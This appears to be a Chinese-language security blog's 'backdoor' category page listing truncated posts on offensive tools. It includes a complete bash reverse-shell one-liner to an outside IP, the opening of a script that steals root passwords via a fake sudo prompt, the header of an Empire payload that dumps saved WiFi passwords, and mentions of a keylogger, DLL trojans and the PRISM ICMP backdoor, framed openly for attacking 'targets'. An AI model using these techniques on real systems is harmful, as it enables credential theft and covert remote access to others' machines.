当前位置: 首页 > backdoor
获取WiFi密码的powershell脚本

分享一个一键获取电脑上所有WiFi密码的powershell。源码如下: function Get-WifiPasswd { <# .SYNOPSIS Empire Payload to get the target's all wifi passwd .DESCRIPTION This payload uses the Get our target's all wifi password. but you need a administrator privilege. .EXAMPLE PS > Get-WifiPasswd .LINK / ...
powershell学习资源分享
这段时间看了一个Windows下权限维持的开源工具组件Empire,采用powershell来对目标主机进行操作,由于是powershell,所有基本都是免杀。关于Empire,有兴趣的同学可以研究下,下面是相关学习资料: 作者博客: http://www.powershellempire.com/ GitHub链接:https://github.com/PowerShellEmpire Empire:PowerShell后 ...
setsid实现后台运行
0x00 经典姿势 下面这个在Linux下反弹shell的经典姿势相信大家一定不会陌生: bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 但是,这样是有一个小问题的,就是当你在target主机上运行上面这句shell脚本时,它是一直在等待挂着的,如果退出的话,反弹出来的shell也会跟着断掉,这就不好玩了。 0x01 关于进程 进程组 (process ...

基于机器学习的分布式Webshell检测系统-绪论篇
[后门艺术]sudo下窃取root密码

前几天在GitHub上看到一大牛的sudo下窃取root用户密码的shell脚本,测试了下还非常管用。真可谓是居家旅行,杀人放火的必备工具啊,所以不敢私藏,在此分享给所有渗透狗~_~ Github原地址:https://github.com/vk496/sudo-stealer 废话就不说了,直接上脚本: #!/bin/bash /usr/bin/sudo -k i=0 while [ $i != 3 ]; do ...

Linux下的键盘记录程序(python版)
[转载]菜鸟认识揭开DLL木马
Windows Backdoor Dragon 介绍
Linux下的ICMP反弹后门:PRISM

搜索的时候无意中看见的这款基于ping的ICMP后门。于是到作者的github上看看,居然是阴文的,为了过级,只能强忍着看了,学生狗伤不起。还好比较简单易懂,正如简介说的一样:“PRISM is an user space stealth reverse shell backdoor, written in pure C.” 项目地址:https://github.com/andreafabrizi/prism PRISM只有 ...